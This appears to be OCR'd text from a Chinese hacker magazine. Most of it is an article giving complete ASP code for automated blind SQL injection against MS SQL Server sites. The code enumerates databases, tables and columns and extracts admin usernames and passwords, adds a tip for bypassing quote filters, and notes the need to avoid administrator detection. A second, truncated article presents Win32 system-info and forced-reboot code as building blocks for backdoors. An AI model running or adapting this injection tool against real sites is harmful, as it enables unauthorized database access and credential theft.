原理我不多说了,《黑客防线》里和FineShine的文章已经说得很详细,我只是给出我的实现函数。顺便补充一点,本文是在ASP环境下,所有代码都通过ASP实现。我们先看一段主体代码,用来实现探测信息并确定是不是存在漏洞:

```
Function Find_Hole(iUrl)
    dim turl,Body1,Body2,Body3,body4,Status1,Status2,
Status3,status4
    call xmlPost(iUrl,Status1, Body1)

    turl=iUrl&"'"
    call xmlPost(iUrl,Status2, Body2)

    turl=iUrl&" and 1=1"
    call xmlPost(tUrl,Status3, Body3)

    turl=iUrl&" and 1<>1"
    call xmlPost(tUrl,Status4, Body4)

    if Status1<>500 and Status3<>500 and Status4=500
and Body1<>Body4 and Body3<>Body4  then
            Find_Hole=true
        else
            Find_Hole=False
        end if
    End Function
```

Find_Hole(iUrl)函数用于判断测试地址是否存在注入漏洞,通过ByRef引用方式返回远程主机反馈的信息。其中body是远程主机的反馈信息,status是页面返回状态,你可以在程序中引用它们,并设计出自己的判断函数。

Find_Hole(iUrl) 函数中引用的两个函数如下:

```
Sub xmlPost(iUrl,ByRef Status, ByRef  Body)
    Dim  xPost
    On Error Resume Next
    Set xPost = CreateObject("Microsoft.XMLHTTP")
    xPost.open "POST",iUrl,false
    xPost.Send
    Status  = xPost.Status
    Body  = bytes2BSTR(xPost.responseBody)
    Set xPost = Nothing
End Sub

Function bytes2BSTR(vIn)
 '这个函数可以实现中文的正常显示
    dim strReturn,i, ThisCharCode, NextCharCode
    strReturn = ""
    For i = 1 To LenB(vIn)
            ThisCharCode = AscB(MidB(vIn,i,1))
            If ThisCharCode < &H80 Then
    strReturn = strReturn & Chr(ThisCharCode)
        Else
        NextCharCode = AscB(MidB(vIn,i+1,1))
                strReturn = strReturn & Chr(CLng
(ThisCharCode) * &H100 + CInt(NextCharCode))
                i = i + 1
            End If
    Next
    bytes2BSTR = strReturn
End Function
```

判断数据库数量

这里我们需要利用数据表"master.dbo.sysdatabases",相关知识见《MSSQL跨库查询你想怎么玩》一文,实现函数如下:

```
Function Get_DB_Num()
dim DBMinNum,DBMaxNum
DBMinNum=5 'SQL Server中数据库最小数目，由于前几个为系统数据库，所以这儿设置为5。
DBMaxNum=50 'SQL Server中数据库最大数目。可自己更改。
CheckDBNum="and (select count(*) from master.dbo.sysdatabases)>[N]"
Get_DB_Num=Get_Len(iUrl&CheckDBNum,DBMinNum,DBMaxNum)
end function
```

下面重点介绍长度判断函数Get_len():

```
Function Get_Len(iUrl,minlen,maxlen)
'使用前提条件: 存在注入漏洞
if ReturnOk(Replace(iUrl,"[N]",maxlen)) then Get_Len=-1 '实际长度大于最大预设长度返回 -1。
exit function
end if
if not ReturnOk(Replace(iUrl,"[N]",minlen-1)) then Get_Len=-2 '实际长度小于最小预设长度返回-2。
exit function
end if
if maxlen-minlen=1 then
if ReturnOk(Replace(iUrl,"[N]",(maxlen+minlen)/2)) then
Get_Len=maxlen
else
Get_Len=minlen
end if
exit function
end if
midlen=int((minlen+maxlen)/2)
if ReturnOk(Replace(iUrl,"[N]",Midlen)) then Get_len=Get_Len(iUrl,midlen,maxlen)
else
Get_len=Get_Len(iUrl,minlen,midlen)
end if
End Function
```

此函数使用折半算法，迅速缩小判断范围。在本文中使用非常广泛，只要构造出适当的查询条件，就会有意想不到的收获，如判断汉字的Unicode编码，在0～65535之间，只需要16次判断，就肯定能得到特定汉字的unicode码！

程序中的ReturnOk函数用来判断远程主机的返回状态，页面返回正常为真。其代码如下:

```
Function ReturnOK(iUrl)
dim iPost
On Error Resume Next
Set iPost = CreateObject("Microsoft.XMLHTTP")
iPost.open "POST",iUrl,false
iPost.Send
if iPost.Status<>500 then
ReturnOk=True
else
ReturnOk=False
end if
Set iPost = Nothing
End Function
```

其实ReturnOK函数就是上面的xmlPost过程的简化。你可以根据实际情况，编写自己的返回判断函数。

判断数据库名称

在"master.dbo.sysdatabases"表中dbid、name两个字段记录着SQL Server中的所有数据库名称信息。其中dbid的范围是1~数据库总数，name字段则记录了数据库名称信息。其实现函数如下:

```
Function Get_DBName(iUrl,dbid)
Dim MinLen ,MaxLen
MinLen=1 '数据库名称最小长度。
MaxLen=50 '数据库名称最大长度。
Get_DBName=GetFieldValue(iurl,"master.dbo.sysdatabases","name","dbid",dbid,MinLen ,MaxLen)
End Function
```

这儿利用了GetFieldValue函数，它可以得到给定数据表中特定ID值时某个字段的信息。注意 SQL中的字符处理函数与Access不同。请看下表

Access	SQL Server	说明
asc(字符)	unicode(字符)	返回某字符的编码
chr(数字)	nchar(数字)	与asc相反，根据数字编码返回字符
mid(字符串,N,L)	substring(字符串,N,L)	返回字符串从N个字符起长度为L的子字符串，即N到N+L之间的字符串

Get_Field_Name函数是信息获取的具体实现步骤的模拟，函数中用到了Get_Len(iUrl,0,65535)函数，由于SQL 中汉字用Unicode编码，其范围是[0～65535]。程序中用到汉字的猜解，见我所著《SQL自动注入中的汉字问题》一文，下面是详细的代码:

```
Function GetFieldValue(iUrl,TableName,FieldName,PrimaryKey,PKValue,minlen,maxlen)
'TableName是所要猜的表名。
'FieldName是所要猜的字段名。
'PrimaryKey主键名称。
'PKValue主键值。
dim checkLen,flen,checkfieldvalue

CheckLen=" and 1=(select count(*) from [TABLE] Where [IDN]=[ID] and Len([FN])>[N])"
CheckLen=Replace(CheckLen,"[TABLE]",TableName)
CheckLen=Replace(CheckLen,"[FN]",FieldName)
CheckLen=Replace(CheckLen,"[IDN]",PrimaryKey)
CheckLen=Replace(CheckLen,"[ID]",PKValue)

FLen=Get_Len(iUrl&CheckLen,minlen,maxlen)

CheckFieldValue=" and 1=(select count(*) from [TABLE] where [IDN]=[ID] and unicode(substring([FN],[POS],1))> [N])"
CheckFieldValue=Replace(CheckFieldValue,"[TABLE]",TableName)
CheckFieldValue=Replace(CheckFieldValue,"[FN]",FieldName)
CheckFieldValue=Replace(CheckFieldValue,"[IDN]",PrimaryKey)
CheckFieldValue=Replace(CheckFieldValue,"[ID]",PKValue)
```

```
    GetFieldValue=Get_Field_Name(iUrl&CheckFieldValue,Flen)
    end Function

    Function  Get_Field_Name(iUrl,Flen)
        dim conn , i,rs,ch,SQL,result
        result=""
        set conn=GetConnection(server.MapPath("UnicodeMap.mdb"),"")
        For i= 1 To Flen
        ch= Get_Len(Replace(iUrl,"[POS]",i),0,65535)
        SQL="select chr from GB18030 where DU="&ch
        set rs=get_rs(conn,SQL,1)
        if rs.recordcount=1 then
                result=result&rs(0)
        else
                result=result&"&#"&ch
        end if
        rs.close
        set rs=nothing
                Next
                conn.close
        set conn=nothing
                Get_Field_Name=result
    end Function
```

猜解特定数据库中数据表

这里利用库名".dbo. dbo.sysobjects",库名".dbo. dbo.sysobjects"的数据表中有xtype、id、name 3个字段。通过指定查询条件xtype='U',可以得到用户数据表的数量。而要实现数据表名的猜解,我们可以利用id、name这两个字段,其中name字段中记录着我们最关心的数据表名。想要定位到数据表"库名.dbo. dbo.sysobjects"中的具体某个记录,我们只好通过id字段来实现。但是,由于id字段中的数值一般都比较大,动不动就上亿,如果通过列举每一个ID值来判断,如果时间允许的话,肯定是可以实现的,只不过我没有这份耐心:试想,光判断一个ID值就需要上亿次判断,需要一个小时?一天?一周?如果得到所有的信息,天知道要多久?反正我最新买的PIV2.8电脑,通过ADSL上网的方式是承受不了这样的时间的。所以现在我们首要的任务是如何设计出有效的算法,快速定位ID值。

下面是我写的实现函数,个人觉得还不错,大家一起来看看。先假设我们要查询的ID在初始窗口中,如果不满足条件,数据窗口下限值修改为原窗口的上限值,窗口宽度增加一倍,即上限值增加原窗口宽度的两倍,然后在新窗口中查询;如果满足条件,数据窗口下限值不变,上限值减少原窗口宽度的一半,然后在新窗口中继续判断;如果判断条件设置正确,浮动窗口的宽度一定后收敛到1。然后在两个ID中判断。选择其中一个ID判断,如果满足条件则找到这个ID值只是我们所要查询的结果,如果不满足,则为另外一个。

```
    Function  Get_Table_ID(iUrl,FID,EID,op1,op2)
     'op1 是当前状态。
    'op2 是上次操作状态。
     'op1,op2, 结果=1 发现在[FID,EID]内存在, =0 则不存在。

        dim tUrl,diff,HD,DD
        diff=EID-FID
        if diff=1 then
                tUrl=replace(iUrl,"[FID]",FID)
                tUrl=replace(tUrl,"[EID]",EID)
                if ReturnOK(tUrl) then
                   EID=FID
            end if
            Get_Table_ID=EID
        exit Function
        end if

        HD=int(diff/2)
         DD=diff*2

        If  op1=0  and  op2=1  then
             EID=EID-diff*3/4
                DD=DD/8
        end if

        tUrl=replace(iUrl,"[FID]",FID)
        tUrl=replace(tUrl,"[EID]",EID)
        if  ReturnOK(tUrl)  then
          Get_Table_ID=Get_Table_ID(iUrl,FID,FID+HD,1,op1)
        else
          Get_Table_ID=Get_Table_ID(iUrl,EID,EID+DD,0,op1)
        end if
    End Function
```

参数赋值:

```
    FID=0  '检查ID范围窗口的下限初始值。
    EID=FID+1048576   '检查ID范围窗口的上限初始值,1048576是初始检查窗口的宽度。
    CheckTableID=" and (select count(*) from "&DBName&".dbo.sysobjects where xtype='U' and  id>=[FID] and id<[EID])>=1"   '查询条件。
```

函数调用:

```
    TableId=Get_Table_ID(iUr&CheckTableID,FID,EID,0,0)
```

下次调用,窗口的下限初始值设置为FID=Tableid+1。

通过以上算法,我们就可以快速查到ID,对于数量级为亿的ID,一般通过30多次的判断,最多不超过40次,我们就可以得到满足条件的值了。相对于一个一个地枚举,现在你是不是用节省的时间去美美地睡了一觉呢?

得到了ID值,数据表名的获取就是一件轻松的事情了:

```
    CheckTableNum=" and (select count(*) from "&DBName&".dbo.sysobjects where xtype='U' )>[N]"
    TableNum=Get_Len(iUrl&CheckTableNum, TableMinNum,TableMaxNum)
    TableName=GetFieldValue(iUrl,DBName&".dbo.sysobjects","name","id",Tableid,1,100)
```

猜解数据表所有字段

这里需要利用数据表"库名.dbo. dbo.columns",

"库名.dbo. dbo.columns"中3个关键字段分别是name、id和colid,其中"id"是数据表的ID值,刚才我们已经得到;"colid"是字段的ID值,从1到最大字段数量"Name"就是我们的目标了。

有了探测数据库名称、数据表名称的经验,下面所有的事情都变得非常简单。先来看字段数量的获取:

```
    CheckColumnNum=" and (select count(*) from "&DBName&".dbo.syscolumns where id="&TableId&" )>[N]"
    ColumnNum=Get_Len(iUrl&CheckColumnNum, 0,1000)
```

在这儿,我们不能再通过GetFieldValue函数去探测字段名称,这是因为查询条件发生了变化。在探测数据库名称、数据表名称的时候都是一个限定条件就可以查出唯一结果,但现在的情况是要通过id、colid两个限定条件才能唯一确定字段的名称。

其实字段名称探测的实现函数的原理跟探测数据库名称、数据表名称的时候一样,在此就不列举了。

获取数据库中敏感信息

经过以上的探测,数据库整个框架结构已经摆在你的面前,下面我们要做的就是收集我们所感兴趣的信息。对什么信息感兴趣?别问我,那可是你的事情。如果你对所有的数据都有好奇心,恭喜你,你是可以做到的,不过前提条件是你有足够多的时间,而且系统管理员在这段时间里没有察觉你的探测行为。你所花费的时间就是一次探测所花费的时间*16(单个字符包括汉字探测的次数)*你所获取的信息的字符个数。慢慢等着吧!而[Admin]表中id、username、password是我的兴趣所在,猜咯:

```
    CheckDataNum=" and (select count(*) from "&DBName&".dbo.Admin )>[N]"
    UserNum=Get_Len(iUrl&CheckDataNum, 0,100)

    UserName=GetFieldValue(iUrl,DBName&".dbo.Admin","username","id",userid,1,100)
    Password=GetFieldValue(iUrl,DBName&".dbo.Admin","password","id",userid,1,100)
```

至于userid的获取,可以通过上面所介绍的数据表ID的获取办法来实现。

```
    CheckUserID=" and (select count(*) from "&DBName&".dbo.Admin where  id>=[FID] and id<[EID] )>=1"   '查询条件
    Userid=Get_Table_ID(iUr&CheckUserID,FID,EID,0,0)
```

至此,我的任务已经完成,剩下的事情,大家去发挥吧。

小结:

1.对某个数据库数据信息的探测,有一个重要的前提:当前数据连接用户必须拥有对该数据库访问的权限。如果没有,就不用浪费时间了。


2. 如果程序过滤了单引号,将查询条件中的xtype='U'修改为xtype= char(85)后可以继续工作。

3.如果探测的数据量很大,可能花费的时间就很长。为避免脚本执行超时,请在程序开始部分将Server.ScriptTimeOut的值设置大一点。为了下次能接着以前的结果注入下去,可以在程序中写个日志处理函数,将探测结果记录下来,保存在文件或数据库中,避免不必要的重复工作。在我的程序源码中充分体现了这一点。

你也能写Pstools工具包

你也能写

文/图 单长虹



大家对远程控制工具Pstools应该印象很深刻了吧,尤其是它的Psexec在得到远程机器的Shell方面做出了非常好的成绩。笔者对这个工具非常喜爱,在下面也作了一些探索,今天我们就来一起看一下命令行下的列进程、杀进程、强制关机、得到计算机的磁盘和内存信息的技术实现。这些技术对于编写后门和远程控制工具都是很有帮助的,希望读者朋友们能够喜欢。笔者用VC6.0开发了3个程序,名字分别为GetSysInfo、Reboot、KillProcess,大家码请查看光盘"源代码"栏目,按照文章名查找即可。

GetSysInfo的实现

我们先来看一下GetSysInfo的实现方法。笔者在程序中作了注释,大家可以结合程序的注释读一下。

定义GetOS()函数用来读取操作系统的版本。在这个程序中,我们用到了一个结构OSVERSIONINFO,这个结构体是专门用来存放操作系统的版本信息,是SDK定义的。这个结构体的定义如下:

```
typedef struct _OSVERSIONINFO{
//指定这个数据结构的大小，在调用GetVersionEx之前必须使用sizeof(OSVERSIONINFO)来对这个成员进行初始化。
DWORD dwOSVersionInfoSize;
DWORD dwMajorVersion;
//得到操作系统的主版本号
DWORD dwMinorVersion;
//得到操作系统的次版本号
DWORD dwBuildNumber;
DWORD dwPlatformId;
//指定操作系统平台的ID
TCHAR szCSDVersion[ 128 ];
//指定服务包的版本号，这个参数非常有用
} OSVERSIONINFO;
```

为了得到操作系统的版本号，我们定义一个函数DWORD WINAPI GetOS()，函数如下：

```
DWORD WINAPI GetOS()
{
    OSVERSIONINFO os;
    os.dwOSVersionInfoSize=sizeof(OSVERSIONINFO);
    GetVersionEx(&os);
    switch(os.dwPlatformId)
    {
            case VER_PLATFORM_WIN32s:
            return VER_PLATFORM_WIN32s;
    case VER_PLATFORM_WIN32_WINDOWS:
    return VER_PLATFORM_WIN32_WINDOWS;
            case VER_PLATFORM_WIN32_NT:
            return VER_PLATFORM_WIN32_NT;
    }
    return VER_CANNOT_FIND;
}
```

如果系统是Windows 3.1，那么dwPlatformId的值是VER_PLATFORM_WIN32s；如果是Windows 95 或Windows 98，那么dwPlatformId的值是VER_PLATFORM_WIN32_WINDOWS；如果是Windows NT，那么dwPlatformId的值就是VER_PLATFORM_WIN32_NT。如果你还需要判断打了哪个SP的补丁，那么可以判断一下szCSDVersion[128]的值，这里笔者就不判断了。

如果需要判断内存的大小，我们可以使用结构MEMORYSTATUS，其中成员dwTotalPhys就是存放物理存储器的总数的。我们可以使用如下这一段程序：

```
MEMORYSTATUS mem;
mem.dwLength=sizeof(mem);
GlobalMemoryStatus(&mem);
wsprintf(szBuff,"Total Memroy: %dM",mem.dwTotalPhys/
1024/1024+1);
cout<<"<<Memory Information>>\n";
cout<<szBuff<<endl;
```

下面来看如何来得到硬盘分区信息，这里我们使用了一种比较简单的方法。一般来说计算机的盘符为26个，我们可以使用一个循环来做，然后在循环中使用函数GetDriveType()的返回值uType来得到分区的类型。

```
cout<<"<<Drive Information>>\n";
TCHAR szFileSys[MAX_PATH];
for(int i=0;i<26;++i)
{
  wsprintf(szTemp,"%c:\\",'A'+i);
  UINT uType=GetDriveType(szTemp);
  switch(uType)
  {
      case DRIVE_FIXED:
GetVolumeInformation(szTemp,NULL,NULL,NULL,NULL,
NULL,szFileSys,MAX_PATH);
        wsprintf(szBuff,"Hard Disk: %s (%s)",szTemp,
szFileSys);
      cout<<szBuff<<endl;
                  break;
            case DRIVE_CDROM:
            wsprintf(szBuff,"CD-ROM Disk: %s",szTemp);
                  cout<<szBuff<<endl;
                  break;
            case DRIVE_REMOTE:
      GetVolumeInformation(szTemp,NULL,NULL,NULL,
NULL,NULL,szFileSys,MAX_PATH);
                  wsprintf(szBuff,"NetWork Disk: %s
(%s)",szTemp,szFileSys);
                  cout<<szBuff<<endl;
                  break;
  }
}
```

如果要得到系统的目录和System32目录所在的位置，下面这段代码可以做到。其中GetWindowsDirectory()用来得到系统目录的位置，GetSystemDirectory()用来得到System32目录的位置。

```
TCHAR szPath[MAX_PATH];
GetWindowsDirectory(szTemp,sizeof(szTemp));
GetSystemDirectory(szBuff,sizeof(szBuff));
wsprintf(szPath,"<<Windows Directory>>\n %s\n<<System
Directory>>\n %s\n",szTemp,szBuff);
cout<<szPath<<endl;
```

GetSysInfo程序的执行结果如图1所示。




图1

Reboot的实现

这个程序中，我们比较关心的就是Windows的版本号，因为在Windows NT系统中，如果要关闭机器，首先要调整用户的令牌环的权限。这里，我们首先使用dwVersion=GetVersion()来得到操作系统的版本号，然后根据相应的版本号，做出相应的权限调整。调整权限的时候，首先要定义一个TOKEN_PRIVILEGES类型的变量"tkp"，如下代码：

```
// Windows NT系列，需要设置调用进程的权限，使之能进行重新启动计算机的操作

OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);
LookupPrivilegeValue(NULL,SE_SHUTDOWN_NAME,&tkp.Privileges[0].Luid);
tkp.PrivilegeCount = 1;  // 设置一个权限
tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)NULL, 0);
ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0);
```

在调用函数ExitWindowsEx()的时候，有两种情况如果系统在关闭之前要向应用程序发送关闭消息，则在传入参数时要使用EWX_FORCEIFHUNG，如果应用程序不对WM_QUERYENDSESSION或者WM_ENDSESSION消息做出回应，系统将把应用程序强制结束；如果使用参数EWX_FORCE，则系统在退出之前不会向任何应用程序发送结束消息，而是直接退出。

Main()函数的程序代码如下：

```
HANDLE                hToken;
TOKEN_PRIVILEGES      tkp;
DWORD                 dwVersion;
int                   iSelected;
cout<<"please select:\n"<<"1 :logoff computer\n"<<"2 :reboot computer\n"<<"3 :shutdown computer\n"<<"0 :exit program!\n";
cin>>iSelected;
// 如果用户输入0，退出程序
if (iSelected==0)
    exit(0);
// 获得Windows NT或Win32的版本号
dwVersion = GetVersion();
switch(iSelected)
{
    case 1:// 注销
            ExitWindowsEx(EWX_LOGOFF,0);
            break;
    case 2:// 重新启动
            if (dwVersion < 0x80000000)
            {
// Windows NT系列，需要设置调用进程的权限，使之能进行重新启动计算机的操作
OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);
LookupPrivilegeValue(NULL,SE_SHUTDOWN_NAME,&tkp.Privileges[0].Luid);
    tkp.PrivilegeCount = 1;  // 设置一个权限
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)NULL, 0);
    ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0);
            }
            else
            {// Windows 95系列
                    ExitWindowsEx(EWX_REBOOT |EWX_FORCE,0);
            }
            break;
    case 3:// 关闭计算机
            if (dwVersion < 0x80000000)
            {
// Windows NT系列，需要设置调用进程的权限，使之能进行关闭计算机的操作
OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);
    LookupPrivilegeValue(NULL,SE_SHUTDOWN_NAME, &tkp.Privileges[0].Luid);
    tkp.PrivilegeCount = 1;  // 设置一个权限
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)NULL, 0);
    ExitWindowsEx(EWX_SHUTDOWN |EWX_FORCE, 0);
            }
            else
            {
                    ExitWindowsEx(EWX_SHUTDOWN | EWX_FORCE,0);
            }
            break;
    default:
            cout<<"Please input a valid value(1~3) or exit for 0\n";
            break;
    }
}
```

Reboot程序的运行结果如图2所示。

